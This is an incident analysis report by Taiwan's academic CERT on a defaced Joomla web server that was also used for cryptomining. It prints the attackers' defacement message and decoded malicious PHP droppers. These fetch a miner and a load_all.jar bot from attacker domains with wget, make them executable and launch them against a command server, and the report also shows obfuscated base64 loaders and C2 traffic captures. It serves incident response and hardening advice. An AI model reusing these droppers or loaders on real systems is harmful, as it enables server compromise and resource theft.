

網頁置換攻擊事件分析報告



臺灣學術網路危機處理中心團隊(TACERT)製

2019 年 3 月

一、事件簡介

1. 本中心接獲某單位通報在 2018/11/11 晚上 11 點多發現所屬網站網頁遭受置換，並且網站主機可能有被植入木馬，為了解網站主機之受害情形，本中心進行檢測。

二、事件檢測

1. 首先，受害主機使用 Windows server 2008 R2 Standard 作業系統，該主機的用途為網站伺服器，而且該網站有開啟讓管理人員登入的平台，可從外部網路直接連線此管理介面，將使得此管理者登入頁面容易成為駭客攻擊的對象。
2. 針對所有 Web 登入紀錄進行分析，篩選登入來源紀錄，發現駭客 IP 為 83.166.240.162(俄羅斯)與 78.165.183.78(土耳其)。


EventTime	Met...	Stat...	UrlPath	ClientIP
2017/12/20 下午 09:04:13	HEAD	200	/administrator/index.php	83.166.240.162
2017/12/20 下午 09:04:16	GET	200	/administrator/index.php	83.166.240.162
2017/12/20 下午 09:04:33	GET	200	/administrator/index.php	83.166.240.162
2017/12/20 下午 09:04:35	GET	200	/administrator/index.php	83.166.240.162
2017/12/20 下午 09:04:48	GET	200	/modules/mod_ariimageslider/mod_ariimageslider.php	83.166.240.162
2017/12/20 下午 09:04:48	GET	200	/administrator/index.php	83.166.240.162
2017/12/21 下午 08:46:57	GET	200	/modules/mod_ariimageslider/mod_ariimageslider.php	83.166.240.162
2017/12/21 下午 08:47:01	POST	200	/modules/mod_ariimageslider/mod_ariimageslider.php	83.166.240.162
2017/12/21 下午 08:47:05	POST	200	/modules/mod_ariimageslider/mod_ariimageslider.php	83.166.240.162

EventTime	Met...	Stat...	UrlPath	ClientIP
2018/11/11 上午 12:06:16	GET	200	/administrator/index.php	78.165.183.78
2018/11/11 上午 12:06:30	GET	200	/administrator/index.php	78.165.183.78
2018/11/11 上午 12:06:52	GET	200	/administrator/index.php	78.165.183.78

3. 土耳其駭客在 2018/11/11 凌晨 00:10 入侵後，曾修改網站資料夾內 index.php，所用 html 語言為 tr(土耳其語)。



index.php 為被置換的網頁，而且網頁會出現警告視窗，宣告版權屬於 AYYILDIZ TiM 的駭客組織，並告訴受害者該系統是被 ExaTr 所駭入。



HELLO ADMIN SYSTEM HACKED!
AYYILDIZ TiM :)

AYYILDIZ TiM TERÖRLE MÜCADELE BİRİMİ TARAFINDAN HACKLENDİNİZ!..

DOĞU TÜRKİSTAN YALNIZ DEĞİLDİR.
HADDİNİ BİL ÇİN !..

ZULÜM İLE ABAD OLANIN
AKİBETİ BERBAD OLUR!..

Mazluma bu dünyayı Cehennem eyleyenlere
Bizde bu dünyayı dar ederiz!...

Zulmün OLDUGU HER YERDEYİZ
HADDİNİZİ BİLİN!...

NE MUTLU
TÜRK'ÜM DİYENE!..

Ledün Abdal | Kerem Sah Noyan | Çeri

Hacked By ExaTr

TERÖRLE MÜCADELE BİRİM BAŞKANLIĞI
Special Operations

4. 土耳其駭客入侵後在 2018/11/11 00:10 開始進行網頁置換，index.php/en 檔案大小由 14941 Bytes 變更為 10486 Bytes。

EventTime	M...	...	UrlPath	ClientIP	UrlQuery	BytesSent
2018/11/11 上午 12:10:03	GET	200	/index.php/en/	78.165.183.78		14941
2018/11/11 上午 12:10:06	GET	200	/administrator/index.php	78.165.183.78	option=com_templates&view=template&id=10007	10821
2018/11/11 上午 12:10:13	GET	200	/administrator/index.php	78.165.183.78	option=com_templates&view=source&layout=edit	22228
2018/11/11 上午 12:10:49	GET	200	/index.php/en/	78.165.183.78		10486
2018/11/11 上午 12:10:51	GET	200	/administrator/index.php	78.165.183.78	option=com_templates&view=source&layout=edit	23157

5. 俄羅斯駭客於入侵後，在 2017/12/20 展開攻擊，陸續存取多個惡意程式於網頁所在資料夾路徑下，各程式功能簡述如下：

惡意程式名稱	惡意程式功能
mod_ariimageslider.php	程式內容呈現亂碼，無法辨識
hub.php	進行挖礦
mod_jbt_skinner.php	傳送參數、執行 i0 與 i2 區段程式碼
i0.php	持續執行 load_all.jar
i2.php	下載 load_all.jar
load_all.jar	對外大量連線主機群 80port

6. hub.php 會至 <http://google-statik.pw/mainer/xmrig> 下載挖礦程式，並且連線捷克 IP:178.32.145.31 的礦池。


```
hub.php x
WordPress
<?php $command = "wget http://google-statik.pw/mainer/xmrig -O httpd ; chmod +x ./httpd ; ./httpd -a
cryptonight -o 178.32.145.31:8005 -u
```

7. i0.php 與 i2.php 內容由 eval(gzuncompress(base64_decode(亂碼)))組成，需要進行解碼才可以看到其程式碼內容。

```
i0.php x
<?php eval(gzuncompress(base64_decode('eNp1UW1r21YU/
it3JjA7mMSSLCmyyYqX0J4zj5R4rE12h7iWr14aWFKk60YmjFFox9J0Kcs+
ZNAvhbEGMggj0JbQL6WwsrULXZdmY+u237JzJTdNHMcGXfm+
Pc95znm0DY9EEeL3bt24unW42gndK4RRFDHCXGNEf7r+w+7T37dv1NMJZHUV9g7mBj/
RXf13duvftTvvZEf3Rdwc71//++fvcqmt134qo25UKb47mSumMvuH1b9+uZXP18dF3vSAwfde/
TEqojjzXWEa9oBsiSkIvaNE8Ir6Jur42pNMrhBn020g49U3XKoeUdUMftSrNq1LUTTo129LsIOj
Hb1h9kit/Ni7aJCFxBM0uALINnzWk1kkPLj0d8YKA+3RXB6+eJGFietmM/
```

```
i2.php x
<?php
eval(gzuncompress(base64_decode('eNp9Um1rG1cW/
iu3orRSIpx508iy8RZH1h21it1YxpW6swx32q40U82L0nMVSQ3LNqEpOG+m
luxCzSb2bqMt+cxJMKQFj29s1x0zmr/ScGS1xIqu2kWTde895zn0e+5wxXR
edvfrnUDp2L1DHScod823980ra3vW/fv7j1nTyDW10fJM7gU/
0jRdfXXv06Ku19Nv6LzefbW08yUxyGum3IuY2pqa0ncxMJU/pP/
2wcfRz0jPNfMtpTlEMd0KfGLPUkqroc8xcslh65PDvh8H/kJk+c+qsGwSW7
6ISE0dANDJY11LdIx7eC50su5aY9cerMH1+v6lgNA0iXRvL00DCK/XRK6+U
P9PUz0/S2miLNU0MSdoopo3ZK2nUK0nC+VS++xqSxMFURMvtUoqwaJbXtEE
```


進行解碼過程中看到程式註解內容為網路上常見的黃色笑話。



i0.php 解碼後發現 load_all.jar 會不中斷地執行著。

```
private static function _() {  
    self::$_ = array("_" => /*Bloodninja: I take yo pants off, grunting like a troll*/  
tmpcache "dG1wY2FjaGU=", "_" => "Li4v", "_" => "Li4v", "_" => "dG1wL2JpbG==", "_" => /*Sarah19fca: Yeah I l  
ike it rough.*/  
tmp/bin  
tmp/bin "dG1wL2JpbG==", "_" => "bm9odXAglI9qYXZhIClqYXIgbG9hZD9hbGwuamFuIDQgLSRldi9udkxscyCY=", "_" => /*B1  
oodninja: I smack you thick booty.*/ nohup ./java -jar load_all.jar>/dev/null &  
"bm9odXAgamF2YSAtamFYIGxyYWRFYXksImphciglAgPiAvZGVZL2U1bGwgJg==", "_" => /*Sarah19fca: Oh yeah, that  
feels good.*/ nohup java -jar load_all.jar >/dev/null &  
h2.dat "eDIuZGF0", "_" => "b2s=", "_" => /*Bloodninja: Smack, Smack, yeeeahhhh.*/  
err "ZXJy");,  
} /*Bloodninja: I make some toast and eat it off your ass. Land O' Lakes butter all in your crack. Mmm
```

i2.php 解碼後發現會下載 load_all.jar 至主機內。

```

private static function _() { export JAVA_HOME=/tmp rm
    self::$ = array(" => ["2xhw3j0IEpBVkFSE9NRt0=", "" => ["L3RtCA=", "" => ["cmdg", "" => /*Sarah19fca: mmmm, okay.*/
    pkill java "CGtpbGuggamF2Y0=", "" => /*Bloodininja: I take you pants off, grunting like a troll.*/
    PHP_INT_SIZE "UEHQX010VF9TSvpF", "" => /*Sarah19fca: Yeah I like it rough.*/ tar -xzf tmp.tar.gz
    "UEHQX010VF9TSvpF", "" => ["d2d1dC8odHRw0i8vc2V4cnVYYS5wdy82NC90bXAudG9yLmd6", "" => ["dG9yIC14emYgdG1wLnRhcic5neg==", ""
    => /*Bloodininja: I smack you thick booty.*/ wget http://sexxura.pw/64/tmp.tar.gz
    rm tmp.tar.gz ["cmdgdsG1wLnRhcic5neg==", "" => ["d2d1dC8odHRw0i8vc2V4cnVYYS5wdy82NC90bXAudG9yLmd6", "" => ["dG9yIC14emYgdG1wLnRhcic5neg==",
    "" => /*Sarah19fca: Oh yeah, that feels good.*/ wget http://sexxura.pw/32/tmp.tar.gz tar -xzf tmp.tar.gz
    rm tmp.tar.gz ["dG9yIC14emYgdG1wLnRhcic5neg==", "" => ["dG1wL2JpbG==", "" => ["cmdgB9hZf9hbGwuamFY", "" => ["d2d1dC8odHRw0i8vc2V4cnVYYS5wdy82NC90bXAudG9yLmd6", ""
    ["X2R5cScsXXI=", "" => /*Bloodininja: Smack, Smack, yeeeahhh.*/ rm load_all.jar wget http://sexxura.pw/load_all.jar
    chmod 777 -R ["Y2htb2QhZnRlc3Rlc1C1C4=", "" => ["bm90dXAgL19qYXZlIC1kYXl1bG9hZf9hbGwuamFYICA+IC9kZXVvbnVsbCam", "" => /*Bloodininja: I make som
    e toast and eat it off your ass. Land O' Lakes butter all in your corn. Mmm.*/
    } /*Sarah19fca: you like that?*/
    }
    SetTimeLimit(06767 + 031);
    tmp/bin
    nohup ./java -jar load_all.jar > /dev/null &
}

```

將 i0.php 與 i2.php 之程式碼整合後，其內容與 mod_jbt_skinner.php 之程式碼

幾乎相同。

8. `mod_jbt_skinner.php` 之 `i0` 與 `i2` 區段程式會下載 `load_all.jar` 來不中斷地執行，並且傳送 `http://83.166.243.65/b` 參數給 `load_all.jar` 使用。

```
mod_jbt_skinner.php)x
$i0 = <<<CCODE
<?php

$dName = 'tmpcache';

chdir(dirname(__FILE__));
if(is_dir("../$dName")){
chdir("../$dName");
}

if(file_exists('tmp/bin')){
chdir('tmp/bin');
shell_exec("nohup ./java -jar load_all.jar http://83.166.243.65/b > /dev/null &");
}else{
shell_exec("nohup java -jar load_all.jar http://83.166.243.65/b > /dev/null &");
}

if(file_exists("h2.dat")){
echo "ok";
}else{
echo "err";
}

?>
CCODE;

file_put_contents('i0.php',$i0);
file_put_contents('host.dat',$_SERVER['HTTP_HOST']);

$req = "http://$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]";
$str = substr($req,0,strrpos($req,"/"));
$str = substr($str,0,strrpos($str,"/"));
$str.="/$dName/i0.php";
```

```
mod_jbt_skinner.php)x
if($ver>=6){
shell_exec("kill java");
shell_exec("rm ".__FILE__);
shell_exec("rm load_all.jar");
shell_exec("wget http://recaptcha-in.pw/load_all.jar");
shell_exec("chmod 777 load_all.jar");
shell_exec("nohup java -jar load_all.jar http://83.166.243.65/b > /dev/null &");

echo $str;

exit;
}
```

```
mod_jbt_skinner.php)x
$i2 = <<<CCODE
<?php

set_time_limit(1800);

chdir(dirname(__FILE__));
shell_exec("export JAVA_HOME=".dirname(__FILE__)."/tmp");

shell_exec("rm ".__FILE__);

shell_exec("kill java");
if((defined('PHP_INT_SIZE'))&&(PHP_INT_SIZE == 8)){
shell_exec("wget http://recaptcha-in.pw/64/tmp.tar.gz");
shell_exec("tar -xzf tmp.tar.gz");
shell_exec("rm tmp.tar.gz");
}else{
shell_exec("wget http://recaptcha-in.pw/32/tmp.tar.gz");
shell_exec("tar -xzf tmp.tar.gz");
shell_exec("rm tmp.tar.gz");
}

chdir("tmp/bin");
shell_exec("rm load_all.jar");
shell_exec("wget http://recaptcha-in.pw/load_all.jar");
shell_exec("chmod 777 -R .");
shell_exec("nohup ./java -jar load_all.jar http://83.166.243.65/b");

?>
CCODE;


file_put_contents("i2.php",$i2);
shell_exec("rm ".__FILE__);

shell_exec("chmod 777 i2.php");
shell_exec("nohup php i2.php > /dev/null &");

echo $str;

?>
```

9. 將 load_all.jar 下載後執行，發現執行時 CPU 資源會達到 100%，而且會大量對外連線許多 IP 的 80 port。



javaw.exe:1820 Properties

☐ Resolve addresses

Photo...	Local Address	Remote Address	State
TCP	192.168.195.137:55549	185.31.76.119:80	CLOSE_WAIT
TCP	192.168.195.137:57194	88.99.140.9:80	ESTABLISHED
TCP	192.168.195.137:58512	puod19.magentohot...	CLOSE_WAIT
TCP	192.168.195.137:58514	185.31.76.119:80	ESTABLISHED
TCP	192.168.195.137:58518	184.168.221.91:80	CLOSE_WAIT
TCP	192.168.195.137:58534	50.63.202.43:80	CLOSE_WAIT
TCP	192.168.195.137:58537	184.168.131.241:80	CLOSE_WAIT
TCP	192.168.195.137:58538	184.168.131.241:80	CLOSE_WAIT
TCP	192.168.195.137:58539	184.168.221.74:80	CLOSE_WAIT
TCP	192.168.195.137:58582	199.241.235.71:80	SYN_SENT
TCP	192.168.195.137:58594	37.139.142.68:80	SYN_SENT
TCP	192.168.195.137:58609	82.135.48.107:80	SYN_SENT
TCP	192.168.195.137:58612	213.186.33.5:80	SYN_SENT
TCP	192.168.195.137:58614	184.168.221.91:80	ESTABLISHED
TCP	192.168.195.137:58629	199.195.131.137:80	SYN_SENT
TCP	192.168.195.137:58631	184.168.131.241:http	ESTABLISHED
TCP	192.168.195.137:58633	50.63.202.43:http	ESTABLISHED
TCP	192.168.195.137:58634	184.168.131.241:http	ESTABLISHED
TCP	192.168.195.137:58636	184.168.221.74:http	ESTABLISHED
TCP	192.168.195.137:58642	216.131.92.15:80	SYN_SENT
TCP	192.168.195.137:58650	213.186.33.5:80	SYN_SENT
TCP	192.168.195.137:58696	184.168.221.41:80	CLOSE_WAIT
TCP	192.168.195.137:58706	185.31.76.102:80	ESTABLISHED
TCP	192.168.195.137:58723	80.244.179.40:80	SYN_SENT
TCP	192.168.195.137:58724	104.28.22.150:80	ESTABLISHED
TCP	192.168.195.137:58729	184.168.131.241:80	ESTABLISHED
TCP	192.168.195.137:58740	184.168.221.41:80	ESTABLISHED
TCP	192.168.195.137:58745	23.91.66.9:http	ESTABLISHED
TCP	192.168.195.137:58750	213.186.33.5:80	SYN_SENT
TCP	192.168.195.137:58756	184.168.221.49:http	CLOSE_WAIT
TCP	192.168.195.137:58772	184.168.131.241:80	SYN_SENT
TCP	192.168.195.137:58773	213.160.235.125:http	ESTABLISHED
TCP	192.168.195.137:58774	66.96.147.144:http	ESTABLISHED
TCP	192.168.195.137:58776	213.186.33.5:80	SYN_SENT
TCP	192.168.195.137:58799	217.160.231.169:80	ESTABLISHED
TCP	192.168.195.137:58805	184.168.221.49:80	ESTABLISHED
TCP	192.168.195.137:58813	184.168.221.71:80	CLOSE_WAIT
TCP	192.168.195.137:58817	46.101.68.230:80	SYN_SENT
TCP	192.168.195.137:58854	217.160.0.43:http	CLOSE_WAIT
TCP	192.168.195.137:58861	184.168.221.71:80	ESTABLISHED

SHA256: 7b7bdf8d0520faca9565893356209f13677f9df320892b4917d30ad04ab6d530

檔案名稱: load_all.jar

偵測率: 10 / 58

```
RSA Security Analytics Reconstruction for session ID: 147973 ( Source 192.168.195.137 : 60772, Target 184.168.221.86 : 80 )  
Time 12/18/2018 11:41:45 to 12/18/2018 11:41:53 Packet Size 19,097 bytes Payload Size 17,543 bytes  
Protocol 3048/6/00 Flags Keep-Assembled AppMeta NetworkMeta Packet Count 38
```

POST /download/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie:
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Language: en-US
Cache-Control: no-cache
Pragma: no-cache
Host: unitedhobbies.net
Connection: keep-alive
Content-Length: 61

username=%66f73&password=%62%31%32


RSA Security Analytics Reconstruction for session ID: 79 (Source 192.168.195.137 : 52850, Target 83.166.240.236 : 80)
Time 12/18/2018 10:42:12 to 12/18/2018 10:42:29 Packet Size 598,510 bytes Payload Size 563,704 bytes
Protocol 3048 (SIP) - Flags: Known - Rebuilt Assembled AppMeta: NetworkMeta - Packet Count 500

POST /b/z/botfound HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie:
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Language: en-US
Cache-Control: no-cache
Pragma: no-cache
Host: 83.166.240.236
Connection: keep-alive
Content-Length: 404081

data=MtkzNTEzMgOKKqFEOgKMT15NzY1NDdcJTY4JTc0JTc0JTcwJTNhJTJmJTJmJTZkZJTY1JTZjJTYy

JTZmJtclJTCyJTZlJTY1JTY2JTZjJTZmJTcyJTY5JTczJTc0JTJlJTclJTCzKXU2NiU2NSU2NSU2
NCU3MyUzNSUzNiUzOSUzOAAOKMT15NzC5MjJcJTY4JTc0JTc0JTcwJTNhJTJmJTJmJTZkZJTY1JTcy
JTY5JTYzJTYxJTZlJTCzJTYlJTCzJTclJTYxJTcyJTJlJTYzJTZmKXU2NiU2NSU2NSU2NCU3MyUz
NSUzNiUzOSUzOAAOKMT15NzY1MDVcJTY4JTc0JTc0JTcwJTNhJTJmJTJmJTZkZJTY1JTZjJTYxJTZl
JTY3JTY1JTY0JTclJTC0JTcyJTYxJTcwJTCwJTY1JTclJTCyJTJlJTYzJTZmJTZkKXU2NiU2NSU2
NSU2NCU3MyUzNSUzNiUzOSUzOAAOKMT15NzYwMjJcJTY4JTc0JTc0JTcwJTNhJTJmJTJmJTZkZJTY1

本個案之事件攻擊行為分為土耳其駭客與俄羅斯駭客兩種攻擊行為，分別敘述如下。



1. 土耳其駭客

- (1) 從 Web 駭入網站。
- (2) 將網站首頁置換成駭客網頁。

2. 俄羅斯駭客

- (1) 從 Web 駭入網站。
- (2) 存取 mod_ariimageslider.php。
- (3) 存取 hub.php 進行挖礦。
- (4) 存取 mod_jbt_skinner.php(執行 i0 與 i2 區段程式碼)與 i0.php 來執行 load_all.jar。
- (5) 大量連線主機群的 80 port。

四、建議與總結

1. 本網頁置換個案是因土耳其 IP:78.165.183.78 在 2018/11/11 凌晨 00:10 將首頁置換造成。
2. 另一個俄羅斯 IP:83.166.240.162 自 2017/12/20 起陸續大量存取 mod_ariimageslider.php、mod_jbt_skinner.php、hub.php 與 i0.php 等惡意檔

案。

3. 執行 i0.php 與 i2.php 產生的 load_all.jar，在執行時會大量對外連線一些 IP 的 80 port，並且傳送資料給俄羅斯 IP，目前大多數的防毒軟體尚無法檢測出 load_all.jar 檔案的惡意行為。

4. 針對本個案的資安防護與處理作業，提供幾點建議如下。

- (1) 加強網站管理者的密碼強度，並且定期更新密碼。
- (2) 控管網站目錄的使用者存取權限。
- (3) 限制由使用者上傳至網站伺服器的檔案類型。
- (4) 不定時查看網站資料夾之程式檔是否有異常。
- (5) 定期更新網站系統程式與修補漏洞。
- (6) 監控網路連線狀況，如發現單一 IP 異常連線行為可確認其連線內容。

